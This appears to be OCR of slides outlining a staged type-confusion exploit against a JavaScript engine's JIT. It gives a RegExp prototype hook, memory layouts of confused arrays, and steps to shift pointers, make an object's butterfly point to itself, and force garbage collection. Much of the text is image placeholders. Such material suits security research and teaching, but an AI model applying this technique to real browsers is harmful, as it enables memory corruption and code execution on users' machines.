

Stage 1 (Setup)



Meta Content Object Butterfly Code Pointer


Stage 2

```
1. target[1] = 1;
2. Set RegExp proto to:
  {has: function(){
      confuse[1] = container;
  }
}
```




Meta Content Object Butterfly Code Pointer

Stage 3.1




Meta Content Object Butterfly Code Pointer


Stage 3.2



Meta content Object Butterfly Code Pointer



target
0x..... <sid>
0x <bf pointer>
some pointer
0xfffe00000000...
0x00000000
0x00000000
0x00000000
0x00000000
Stage 4
Containers
0x..... ...c7d3
0x00000000
0xfffe00000...
0xfffe00000...
0xfffe00000...
0xfffe00000...
above
0x..... ...c7d3
0x00000000
0xfffe00000...
0xfffe00000...
0xfffe00000...
0xfffe00000...
above_above
0x..... ...c7d3
0x00000000
0xfffe00000...
0xfffe00000...
0xfffe00000...
0xfffe00000...
Confuse Array
0x.... <sid>
0x <bf-pointer>
0x00000...
container +0x10
0x0000...
0x00000...
... stuff 2 0x00000... 0xfffe....01 ...
... stuff 2 p(13.37) p(13.37) ...
u32
0x.... <sid>
0x <bf-pointer>
some pointer
0x0002000000004
junk
junk
f64
0x.... <sid>
0x <bf-pointer>
some pointer
0x0002000000002
0x00000000
0x00000000
0x00000000 00000
0x00000000
0x00000000 00
0x00000000
... data pointer 0x00000000 data pointer 0x00000000 ...
1. JIT the victim
2. Trigger the type confusion
3. shift confusion's pointer to container by 0x10
Meta content Object Butterfly Code Pointer

Stage 5.1



Meta content Object Butterfly Code Pointer

Stage 5.2



1. Overwrite above_container's butterfly to point to itself
   container.f = above_container
2. remove reference to container from confuse
3. run GC

Meta Content Object Butterfly Code Pointer